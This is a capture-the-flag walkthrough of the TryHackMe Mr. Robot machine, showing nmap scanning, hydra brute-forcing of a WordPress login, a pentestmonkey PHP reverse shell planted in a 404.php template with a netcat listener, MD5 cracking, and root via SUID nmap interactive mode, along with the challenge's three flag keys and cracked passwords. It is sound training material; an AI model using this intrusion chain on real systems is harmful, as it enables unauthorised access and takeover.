This is the walkthrough of Mr. Robot CTF from tryhackme ,

lets deploy the machine and begin,

so there are 3 hidden keys , I will mention them as I find them .

Lets begin with some basic enumeration using nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -T4 10.10.248.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-09 12:04 EDT
Nmap scan report for 10.10.248.205
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.25 seconds
```

.

so there are two open ports here which are both websites but one with ssl and one unprotected ,


lets visit the website :

so the website is animated and focused towards mr.robot but has nothing informative for us to gain access,

lets enumerate this website and see if we find something :

there is nothing much in the source code ,

when I visited robots.txt , there was a fsociety.dic file and key-1-of-3.txt file ,



.

lets use wget to get these files :

```
┌──(kali㉿kali)-[~]
└─$ wget http://10.10.248.205/key-1-of-3.txt
--2022-05-09 12:22:20--  http://10.10.248.205/key-1-of-3.txt
Connecting to 10.10.248.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt                      100%[===================================================>]      33  --.-KB/s    in 0s

2022-05-09 12:22:21 (1.55 MB/s) - ‘key-1-of-3.txt’ saved [33/33]
```

. key file

cat key :

```
┌──(kali㉿kali)-[~]
└─$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

.

fsocity.dic file :

```
┌──(root㉿kali)-[/home/kali]
└─# wget http://10.10.248.205/fsocity.dic
--2022-05-09 12:21:01--  http://10.10.248.205/fsocity.dic
Connecting to 10.10.248.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic.3’

fsocity.dic.3                       100%[===================================================>]   6.91M  10.9KB/s    in 11m 52s

2022-05-09 12:33:11 (9.94 KB/s) - ‘fsocity.dic.3’ saved [7245381/7245381]
```

.

so it seems like a dictionary ,

```
[ Read 858160 lines ]
^T Execute        ^C Locatio
^J Justify        ^/ Go To L
```

.

with around 8lakh + words ,

which is unusual if we are going to use it as reading the text file it has lot of repeated junk,

I used sublime text editor to do so , just open the text file in sublime text editor and go to edit → Permute Lines → Unique.

And then save the file , now we only have unique words .

```
[ Read 11451 lines ]
^T Execute          ^C Location
```

.

now we have only 11451 words left which are good for password attacks or username enumeration also .

Now lets use hydra to first enumerate username , for that first capture the request using burpsuite :

```
Origin: http://10.10.93.197
Connection: close
Referer: http://10.10.93.197/wp-login.php
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.93.197%2Fwp-admin%2F&testcookie=1
```

.

use this in hydra's syntax ,

```
┌──(root㉿kali)-[/home/kali]
└─# hydra 10.10.197.200 -V http-post-form "/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.93.197%2Fwp-admin%2F&testcookie=1:
Invalid username" -L /home/kali/fsocity.dic -p admin -t 64 -F
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).
```

.

keep your password constant as admin and change username using the dictionary and use t to increase threads to max and use http-post-form method,

results :


```
[ATTEMPT] target 10.10.197.200 - login "yet" - pass "admin" - 159 of 198 [child 54] (0/0)
[80][http-post-form] host: 10.10.197.200   login: elliot    password: admin
[STATUS] attack finished for 10.10.197.200 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-12 03:33:55
```

.

elliot is a valid username .

Now use elliot as constant username and password from the dictionary ,

and change the error message to this blue highlighted area :



and re-run the attack .

```
┌──(root㉿kali)-[/home/kali]
└─# hydra 10.10.197.200 -V http-post-form "/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.93.197%2Fwp-admin%2F&testcookie=1:
The password you entered for the username" -l elliot -P /home/kali/sorted.txt -t 64 -F
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-12 03:41:57
[DATA] max 64 tasks per 1 server, overall 64 tasks, 11452 login tries (l:1/p:11452), ~179 tries per task
[DATA] attacking http-post-form://10.10.197.200:80/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.93.197%2Fwp-admin%2F&testco
okie=1:The password you entered for the username
```

.

result :


```
[80][http-post-form] host: 10.10.197.200   login: elliot   password: ER28-0652
[STATUS] attack finished for 10.10.197.200 (valid pair found)
```

.

now lets login into wordpress:

after logging in , go to Appearance → Editor → edit 404.php template ,

then copy the code from pentest monkey php reverse shell to there,



.

```
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE und
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely ava
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
```

copy this code and paste it to 404.php

and edit $ip to your ip and $port to the port on which you will listen on netcat ,

then go to theme and click preview and you will get a shell on netcat listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.197.200] 60988
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 08:00:36 up 29 min,  0 users,  load average: 0.00, 0.13, 0.49
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

then move into home directory and see what is there :

```
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

there are 2 files in which there is a key 2 which we cannot access ,

and a password file which says its a md5 password and robot is our username ,

lets decode that md5 password ,

I will use crackstation to crack that :

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

,

so the password for robot user is a-z in all small letters lets SU into robot ,

```
robot:c3fcd3d76192e4007dfb496cca67e13b
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

.

you might have a error into su' ing into robot so use python to spawn a shell and it will work ,

now we got the second key , the last step is to gain root and compromise the machine fully ,

I will transfer linpeas to enumerate the machine and see if there is a path to privilege escaltion ,

```
╔═══╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-s
strace Not Found
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12  2015 /bin/umount  -->  BSD/Linux(08-
-rwsr-xr-x 1 root root 93K Feb 12  2015 /bin/mount  -->  Apple_Mac_OSX(
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17  2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/passwd  -->  Apple_Mac
-rwsr-xr-x 1 root root 32K Feb 17  2014 /usr/bin/newgrp  -->  HP-UX_10.
-rwsr-xr-x 1 root root 41K Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/chfn  -->  SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  -->  check_if_t
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25  2014 /usr/lib/eject/dmcrypt-get-devic
-r-sr-xr-x 1 root root 9.4K Nov 13  2015 /usr/lib/vmware-tools/bin32/vmw
-r-sr-xr-x 1 root root 14K Nov 13  2015 /usr/lib/vmware-tools/bin64/vmwa
-rwsr-xr-x 1 root root 11K Feb 25  2015 /usr/lib/pt_chown  -->  GNU_gli
```

.

linpeas enumerated that /nmap has suid bit set ,

and we can use it to gain root using gtfobins website :

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

.

it says that load nmap into interactive mode and execute a shell and as

nmap has SUID bit set it will execute with root permissions and hence the shell we will get will be root shell ,

lets get root :

```
robot@linux:/tmp$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
```

.

proof :

```
# whoami
whoami
root
#
```

.

third and final key :

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# whoami
```

.

Done :-)